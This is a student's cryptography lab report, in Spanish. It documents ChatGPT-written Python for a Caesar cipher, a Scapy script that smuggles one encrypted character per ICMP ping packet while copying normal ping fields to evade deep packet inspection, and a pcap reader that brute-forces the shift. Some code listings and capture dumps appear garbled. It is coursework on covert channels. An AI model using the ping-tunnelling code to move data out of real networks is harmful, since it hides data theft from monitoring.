

Informe Laboratorio 1

Sección 1

Tobías Guerrero Cheuquepán
e-mail: tobias.guerrero_c@mail.udp.cl

Agosto de 2023

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	6
3.3. Actividad 3	10


1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.



```
➤ ~/Desktop ➤ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

Figura 1: Ejemplo actividad 1

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

Figura 2: Ejemplo actividad 2

El último carácter del mensaje se transmite como una b.

Data (48 bytes)			
Data: 6260090000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637			
[Length: 48]			
0000	ff ff ff ff ff ff 00 00	00 00 00 00 08 00 45 00E.
0010	00 54 00 01 00 00 40 01	76 9b 7f 00 00 01 7f 06	.T...@. v.....
0020	06 06 08 00 56 83 00 01	00 21 64 22 13 05 00 00	...V...!d"....
0030	00 00 62 60 09 00 00 00	00 00 10 11 12 13 14 15	..b`.....
0040	16 17 18 19 1a 1b 1c 1d	1e 1f 20 21 22 23 24 25! "\$%&
0050	26 27 28 29 2a 2b 2c 2d	2e 2f 30 31 32 33 34 35	&'()*+,-./012345
0060	36 37		67

Figura 3: Ejemplo captura actividad 2

2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

+ ~ / Desktop sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhh lu ylkhl
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjijx
5      gvmtxskvejme c wikyvmeheh ir vihiw
6      fulswrjudild b vhxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfeft
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofata bk obabp
13     ynelpkcnwbew u oacqnezvz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnlaluzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufotwo m gsulfwrar sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmmr k eqsgdupmp qz dqpqe
24     nctaezrclqtl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Figura 4: Ejemplo actividad 3

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

Para la primera actividad, se requiere desarrollar un código en Python que permita cifrar un string de entrada, aplicarle el cifrado César y solicitar al usuario el número de corrimiento que se desea aplicar. A continuación, se le hace una solicitud a ChatGPT para que genere el código, teniendo en cuenta las indicaciones proporcionadas y los parámetros de entrada que debe manejar.




Figura 5: Prompt de la actividad 1 a ChatGPT

En respuesta a la solicitud previamente mencionada, ChatGPT generó el código necesario y proporcionó instrucciones sobre cómo ejecutarlo en la terminal de Linux. A continuación se presenta el código propuesto:

```

1  #!/usr/bin/env python3
2  import sys
3
4  def cifrar_cesar(texto, corrimiento):
5      resultado = ''
6      for caracter in texto:
7          if caracter.isalpha():
8              if caracter.islower():
9                  nuevo_caracter = chr((ord(caracter) - ord('a') +
corrimiento) % 26 + ord('a'))
10             else:
11                 nuevo_caracter = chr((ord(caracter) - ord('A') +
corrimiento) % 26 + ord('A'))
12                 resultado += nuevo_caracter
13             else:
14                 resultado += caracter
15         return resultado
16
17     if __name__ == "__main__":
18         if len(sys.argv) != 3:
19             print("Uso: python3 cesar.py <cadena_de_texto> <
numero_corrimiento>")
20             sys.exit(1)
21
22         cadena = sys.argv[1]
23         corrimiento = int(sys.argv[2])
24
25         texto_cifrado = cifrar_cesar(cadena, corrimiento)
26         print("Texto cifrado:", texto_cifrado)
27
28

```

Listing 1: Código cesar.py


A continuación, se presenta la ejecución del código en la terminal. Se proporcionaron los parámetros de entrada: el string **“criptografía y seguridad en redes”** y un corrimiento de **9** posiciones a la derecha. Una vez finalizada la ejecución del script, se obtuvo la palabra cifrada, con cada carácter del string desplazado 9 posiciones hacia la derecha. A continuación se muestra el proceso mencionado:

```
tobias@tobias-NBLK-WAX9X:~/Documentos/2023.2/Cripto/Lab1$ sudo python3 cesar.py
"criptografia y seguridad en redes" 9
Texto cifrado: larycxpajorj h bnpdarmjm nw anmnb
```

Figura 6: Resultado de compilar cesar.py

3.2. Actividad 2

En la segunda actividad, se propone desarrollar un código en Python que habilite el envío de los caracteres del string cifrado obtenido en la actividad anterior en varios paquetes ICMP request. En cada paquete, se debe insertar el carácter correspondiente en el primer byte del payload. Estos paquetes deben ser diseñados de forma que no generen sospechas en el tráfico. Además, es esencial conservar la estructura fundamental del encabezado del paquete ICMP, incluyendo los campos de id, número de secuencia, identificador y marca de tiempo. Asimismo, se requiere mantener correctamente la estructura del payload, preservando los primeros 8 bytes y completando los bytes restantes con la estructura propia de un ping normal, que abarca desde el hexadecimal 0x10 hasta el 0x37. En esta actividad, resultó crucial especificar detalladamente el contenido necesario para cada campo del paquete.



Para la actividad 2 necesito que crees un código en python3 que me permita enviar los caracteres de un input de string en varios paquetes icmp request (un caracter por paquete en el campo data de icmp) a la dirección ip 8.8.8.8, la idea es que uses scapy y lo que te mencionaré a continuación, te indicaré como debe ser la estructura de cada paquete:

- El campo de seq number debe ser coherente, es decir incrementando de uno en uno por paquete
- El campo de identifiier también debe ser coherente
- El campo de timestamp encontré que se podía agregar con raw, este debe ir antes del payload, este campo lleva la fecha y hora actual del paquete, es decir el momento en que fue enviado, los campos segun un paquete normal de ping van de la siguiente manera %Y %H:%M:%S, esto primero debes transformarlo a hexadecimal para posteriormente convertirlo en hexadecimal
- El caracter que te mencione debes colocarlo en el primer byte del payload y la parte final del payload debe conservarse como es normalmente en un ping, es decir desde el 2do byte al 48 byte debe ir 101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637 (hexadecimal nuevamente)
- por ultimo la idea es que wireshark detecte este trafico generado por el script para poder analizarlo posteriormente, ademas de esto la idea es poder pasarle en el comando sudo python3 ping.py string

Figura 7: Prompt de la actividad 2 a ChatGPT

En respuesta a la solicitud previamente mencionada, ChatGPT generó el código necesario y proporcionó instrucciones sobre cómo ejecutarlo en la terminal de Linux. A continuación se

presenta el código propuesto:

```

1  #!/usr/bin/env python3
2  import sys
3  import time
4  from scapy.all import Raw ,IP, send, ICMP
5  from datetime import datetime
6
7  def generate_timestamp():
8      current_time = datetime.now()
9      timestamp = int(current_time.timestamp())
10     hex_timestamp = format(timestamp, 'x').zfill(16)
11     hex_timestamp_little_endian = ''.join(reversed([hex_timestamp[i:i+2]
12     for i in range(0, len(hex_timestamp), 2)]))
13     return bytes.fromhex(hex_timestamp_little_endian)
14
15 def create_icmp_packet(dest_ip, identifier, sequence_number, data):
16     payload = data + bytes.fromhex("0004000000000101112131415161718191
17     a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637").decode("
18     utf-8")
19     timestamp_bytes = generate_timestamp()
20     icmp_packet = IP(dst=dest_ip) / ICMP(id=identifier, seq=
21     sequence_number) / Raw(timestamp_bytes) / payload
22     return icmp_packet
23
24 def send_icmp(data):
25     dest_ip = "8.8.8.8"
26     identifier = 0x001c
27     sequence_number = 1
28
29     for char in data:
30         icmp_packet = create_icmp_packet(dest_ip, identifier,
31         sequence_number, char)
32         send(icmp_packet)
33         sequence_number += 1
34         time.sleep(0.1)
35
36 if __name__ == "__main__":
37     if len(sys.argv) != 2:
38         print("Usage: {} <string_to_send>".format(sys.argv[0]))
39         sys.exit(1)
40     input_string = sys.argv[1]
41     send_icmp(input_string)

```

Listing 2: Código ping.py

A continuación, se presenta la ejecución del código en la terminal. Se proporcionaron los parámetros de entrada: el string “larycxpajorj h bnpdarmjm nw anmnb” que se obtuvo en la actividad anterior. Una vez que el script se compiló, en la terminal se imprimirá en cada ocasión “Sent 1 packets.” cada vez que se inyecta un carácter cifrado en el tráfico. A

continuación, se muestra el proceso mencionado:

```
tobias@tobias-NBLK-WAX9X:~/Documentos/2023.2/Cripto/Lab1$ sudo python3 ping.py "larycxpajorj h bnpdarmjm nw anmnb" 3 DESARROLLO DE ACTIVIDADES
```

```
# def generate_timestamp():  
#     hex_timestamp = format(timestamp, 'x').zfill(16)  
#     hex_timestamp_little_endian = ''.join(reversed(hex_timestamp[1:i+2]  
# for i in range(0, len(hex_timestamp), 2)))  
#     return bytes.fromhex(hex_timestamp_little_endian)  
  
# def create_icmp_packet(dest_ip, identifier, sequence_number, data):  
#     payload = data + bytes.fromhex("00000000000000000000000000000000")  
#     timestamp_bytes = generate_timestamp()  
#     icmp_packet = IP(dst=dest_ip) / ICMP()[:identifier, seq=  
sequence_number] / Raw(timestamp_bytes) / payload  
#     return icmp_packet  
  
# def send_icmp(data):  
#     dest_ip = "8.8.8.8"  
#     identifier = 0x0000  
#     sequence_number = 1  
  
#     # Further to Data:  
#     icmp_packet = create_icmp_packet(dest_ip, identifier,  
sequence_number, char)  
#     send(icmp_packet)  
#     sequence_number += 1  
#     time.sleep(0.1)  
  
if __name__ == '__main__':  
    if len(sys.argv) != 2:  
        usage('Usage: {} <string_to_send>'.format(sys.argv[0]))  
        sys.exit(1)  
    input_string = sys.argv[1]  
    send_icmp(input_string)
```

Figura 8: Resultado de compilar ping.py

Mientras se compilaba este código, paralelamente se realizaba una captura de tráfico utilizando el programa Wireshark. Este último se encargó de registrar los paquetes ICMP generados. La captura resultante fue guardada para su posterior comparación con un ping real dirigido a la dirección IP 8.8.8.8. El propósito de esta captura era mantener la estructura de un ping normal. A continuación, se presenta la captura con diversas secciones numeradas que serán explicadas en breve.

```
icmp
No. Time Source Destination Protocol Length Info
2052 5.281391641 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=1/256, ttl=64 (reply in 2053)
2053 5.285442593 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=1/256, ttl=59 (request in 2052)
2130 5.355575608 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=2/512, ttl=64 (reply in 2131)
2131 5.359799187 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=2/512, ttl=59 (request in 2130)
2159 5.526583910 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=3/768, ttl=64 (reply in 2161)
2161 5.530832575 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=3/768, ttl=59 (request in 2159)
2216 5.670294485 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=4/1024, ttl=64 (reply in 2218)
2218 5.674386546 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=4/1024, ttl=59 (request in 2216)
2227 5.822350878 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=5/1280, ttl=64 (reply in 2228)
2228 5.826486060 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=5/1280, ttl=59 (request in 2227)
2236 5.958760591 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=6/1536, ttl=64 (reply in 2237)
2237 5.962574970 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=6/1536, ttl=59 (request in 2236)
2245 6.098826648 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=7/1792, ttl=64 (reply in 2246)
2246 6.102717171 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=7/1792, ttl=59 (request in 2245)
2256 6.242487357 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=8/2848, ttl=64 (reply in 2255)
2257 6.246194009 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=8/2848, ttl=59 (request in 2254)
2263 6.390547714 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=9/2304, ttl=64 (reply in 2265)
2265 6.394323691 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=9/2304, ttl=59 (request in 2263)
2269 6.540639535 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=10/2560, ttl=64 (reply in 2270)
2270 6.558922187 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=10/2560, ttl=59 (request in 2269)
2447 6.797190589 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=11/2816, ttl=64 (reply in 2448)
2448 6.711428282 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=11/2816, ttl=59 (request in 2447)
2463 6.863206610 192.168.100.23 8.8.8.8 ICMP Echo (ping) request id=0x000c, seq=12/3072, ttl=64 (reply in 2465)
2465 6.867444590 8.8.8.8 192.168.100.23 8.8.8.8 ICMP Echo (ping) reply id=0x000c, seq=12/3072, ttl=59 (request in 2463)

# Frame 4321: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface en0;28551ab29b
# Ethernet II, Src: en0 (08:00:00:0e:1b:3b), Dst: Huawei1E_S4-ce1b (08:e2:09:95:a5:c5)
# Internet Protocol Version 4, Src: 192.168.100.23, Dst: 8.8.8.8

Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x2673 [correct]
[Checksum Status: Good]
Identifier (BE): 28 (0x000c)
Identifier (LE): 7168 (0xc000)
Sequence Number (BE): 32 (0x0020)
Sequence Number (LE): 8192 (0x2080)
[Response frame: 4325]

Timestamp from icmp data: Aug 31, 2023 00:36:00.000000000 -04
[Timestamp from icmp data (relative): 0.213580648 seconds]

Data (4321 bytes)
Data: 0e000400000000000112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30313233343536373839404142434445464748494a4b4c4d4e4f505152535455565758595a5b5c5d5e5f606162636465666768696a6b6c6d6e6f707172737475767778797a7b7c7d7e7f808182838485868788898a8b8c8d8e8f90919293949596979899a0a1a2a3a4a5a6a7a8a9aaabacadaeafb0b1b2b3b4b5b6b7b8b9bababcbdbebfebfcfdfeff0f1f2f3f4f5f6f7f8f9000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30313233343536373839404142434445464748494a4b4c4d4e4f505152535455565758595a5b5c5d5e5f606162636465666768696a6b6c6d6e6f707172737475767778797a7b7c7d7e7f808182838485868788898a8b8c8d8e8f90919293949596979899a0a1a2a3a4a5a6a7a8a9aaabacadaeafb0b1b2b3b4b5b6b7b8b9bababcbdbebfebfcfdfeff0f1f2f3f4f5f6f7f8f9000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30313233343536373839404142434445464748494a4b4c4d4e4f505152535455565758595a5b5c5d5e5f606162636465666768696a6b6c6d6e6f707172737475767778797a7b7c7d7e7f808182838485868788898a8b8c8d8e8f90919293949596979899a0a1a2a3a4a5a6a7a8a9aaabacadaeafb0b1b2b3b4b5b6b7b8b9bababcbdbebfebfcfdfeff0f1f2f3f4f5f6f7f8f9000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30313233343536373839404142434445464748494a4b4c4d4e4f505152535455565758595a5b5c5d5e5f606162636465666768696a6b6c6d6e6f707172737475767778797a7b7c7d7e7f808182838485868788898a8b8c8d8e8f90919293949596979899a0a1a2a3a4a5a6a7a8a9aaabacadaeafb0b1b2b3b4b5b6b7b8b9bababcbdbebfebfcfdfeff0f1f2f3f4f5f6f7f8f9000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30313233343536373839404142434445464748494a4b4c4d4e4f505152535455565758595a5b5c5d5e5f606162636465666768696a6b6c6d6e6f707172737475767778797a7b7c7d7e7f808182838485868788898a8b8c8d8e8f90919293949596979899a0a1a2a3a4a5a6a7
```

Figura 9: Archivo .pcapng obtenido del tráfico generado por el ping.py

A continuación, se detalla cada campo:

1. En esta sección, se puede apreciar que los campos del encabezado se conservaron sin ningún problema. Es decir, se mantiene el timestamp, la identificación y el número de secuencia, todos ellos coherentes entre sí. Esto se traduce en que el timestamp refleja la fecha y hora del paquete, la identificación es constante y el número de secuencia aumenta de manera progresiva a medida que los paquetes llegan. Además, se observa que el payload tiene el tamaño correcto de 48 bytes.
2. Continuando con el tema del payload de 48 bytes, en esta sección se observa que los primeros 8 bytes se mantienen y, desde la dirección 0x10 hasta la 0x37, el payload se mantiene como en un ping normal. Por último, se aprecia que en el primer byte se encuentra el carácter cifrado inyectado.
3. En esta sección, se puede notar que el identificador se mantiene de manera coherente y único.
4. En esta sección, se reafirma lo mencionado previamente sobre el número de secuencia, el cual aumenta de manera progresiva a medida que los paquetes son enviados.

A continuación, se presenta una captura de un ping real dirigido a la dirección IP 8.8.8.8, con el propósito de evidenciar que los campos se conservan y mantienen su coherencia.




Figura 10: Archivo .pcapng obtenido del tráfico generado por el ping real a 8.8.8.8

3.3. Actividad 3

En la tercera actividad, se plantea el desarrollo de un código en Python capaz de leer un archivo .pcapng para descifrar el mensaje enviado en la actividad 2. Dado que el corrimiento utilizado es desconocido, la intención consiste en imprimir todas las combinaciones posibles y resaltar en verde la opción más probable de ser el mensaje original.




Figura 11: Prompt de la actividad 3 a ChatGPT


En respuesta a la solicitud previamente mencionada, ChatGPT generó el código necesario y proporcionó instrucciones sobre cómo ejecutarlo en la terminal de Linux. A continuación se presenta el código propuesto:

```
1 import sys
2 from scapy.all import rdpcap
3 from termcolor import colored
4
5 # Funcion para descifrar el mensaje utilizando el algoritmo de C sar
6 def caesar_decrypt(message, shift):
7     decrypted_message = ""
8     for char in message:
9         if char.isalpha():
10             char_code = ord(char)
11             char_code -= shift
12             if char.isupper():
13                 if char_code < ord('A'):
14                     char_code += 26
15                 elif char_code > ord('Z'):
16                     char_code -= 26
17             else:
18                 if char_code < ord('a'):
19                     char_code += 26
20                 elif char_code > ord('z'):
21                     char_code -= 26
22             decrypted_message += chr(char_code)
23         else:
24             decrypted_message += char
25     return decrypted_message
26
27 if __name__ == "__main__":
28     if len(sys.argv) != 2:
29         print("Usage: python3 pcapng_caesar_decrypt.py <pcapng file>")
```

```
30     sys.exit(1)
31
32     pcapng_file = sys.argv[1]
33
34     message = ""
35     packets = rdpcap(pcapng_file)
36     for packet in packets:
37         if packet.haslayer('ICMP'):
38             icmp_layer = packet.getlayer('ICMP')
39             if icmp_layer.type == 8: # ICMP request
40                 first_byte = icmp_layer.load[0]
41                 message += chr(first_byte)
42
43     highest_score = 0
44     most_probable_message = ""
45     most_probable_shift = 0
46
47     for shift in range(26):
48         decrypted_message = caesar_decrypt(message, shift)
49         score = decrypted_message.count(' ') + decrypted_message.count('e'
50 ) + decrypted_message.count('E')
51
52         if score > highest_score:
53             highest_score = score
54             most_probable_message = decrypted_message
55             most_probable_shift = shift
56
57     for shift in range(26):
58         decrypted_message = caesar_decrypt(message, shift)
59         if shift == most_probable_shift:
60             print(colored(f"Shift {shift}: {decrypted_message}", 'green'))
61         else:
62             print(f"Shift {shift}: {decrypted_message}")
```

Listing 3: Código read.py

A continuación, se muestra la ejecución del código en la terminal. Los parámetros de entrada incluyen el **archivo “cesar.pcapng”** obtenido en la actividad anterior durante la captura. Después de compilar el script, en la terminal se imprimirán todas las posibles combinaciones de mensajes. La opción más acertada se resaltará en verde entre todas las alternativas.



```
tobias@tobias-NBLK-WAX9X:~/Documentos/2023.2/Cripto/Lab1$ sudo python3 read.py cesar.pcapng
Shift 0: larycxpajorj h bnpdarmjm nw anmnb
Shift 1: kzqxbwozinqi g amoczqlil mv zmlma
Shift 2: jypwavyhmpfh f zlnbypkhk lu yklklz
Shift 3: ixovzumxglog e ykmaxojgj kt xkjky
Shift 4: hwnuytlwfknd d xjlzwnifi js wjiix
Shift 5: gvmtxskvejme c wikyvmheh ir vihiw
Shift 6: fulswrjudild b vhjxulgdg hq uhghv
Shift 7: etkrvqitchkc a ugiwtkfcf gp tgfgu
Shift 8: dsjquphsbgjb z tfhvsjebe fo sfeft
Shift 9: criptografia y seguridad en redes
Shift 10: bqhosnfqzehz x rdftqhczc dm qdcdr
Shift 11: apgnrmepdygy w qcespgbyb cl pcbcq
Shift 12: zofmqldoxcfv v pbdrofaxa bk obabp
Shift 13: ynelpkcnwbew u oacqnezwz aj nazao
Shift 14: xmdkojbmadv t nzbpmdivy zi mzyzn
Shift 15: wlcjnialuzcu s myaolcxux yh lyxym
Shift 16: vkbmhzktybt r lxznkbwtw xg kxwxl
Shift 17: ujahlgysxas q kwymjavsv wf jwvwk
Shift 18: tizgkfxirwzr p jvxlizuru ve ivuvj
Shift 19: shyfjewhqvyy o iuwkhytqt ud hutui
Shift 20: rgxeidvgpuxp n htvjgxspz tc gtsth
Shift 21: qfwdhucufotwo m gsuifwrwr sb fsrsg
Shift 22: pevcbtensvn l frthevqng ra erqrf
Shift 23: odubfasdmrum k eqsgdupmp qz dqpqe
Shift 24: nctaezrcqltl j dprfctolo py cpopd
Shift 25: mbszdyqbksk i coqebnskn ox bonoc
```

Figura 12: Resultado de compilar read.py

Finalmente, se puede apreciar que el script logra exitosamente leer el tráfico, analizar las opciones y detectar el texto plano junto con su correspondiente llave de corrimiento.

Conclusiones y comentarios

En el transcurso de este laboratorio, he abordado una serie de actividades secuenciales que me han permitido adentrarme en el mundo de la seguridad de la información, la criptografía y la manipulación del tráfico en redes. A través de estas actividades, he logrado una comprensión más profunda de cómo la criptografía y la ocultación de datos desempeñan un papel crucial en salvaguardar la confidencialidad y la integridad de la información transmitida a través de sistemas de comunicación.

En la primera actividad, tuve la oportunidad de implementar personalmente un cifrado mediante el algoritmo César. Esta tarea no solo me desafió a comprender los fundamentos teóricos de los cifrados, sino también a traducir esos conceptos en un código funcional en Python. La creación de un programa capaz de cifrar un texto ingresado y permitir la elección del corrimiento fue un paso clave hacia la asimilación de cómo los algoritmos criptográficos pueden transformar datos en información aparentemente incomprensible para terceros no autorizados.

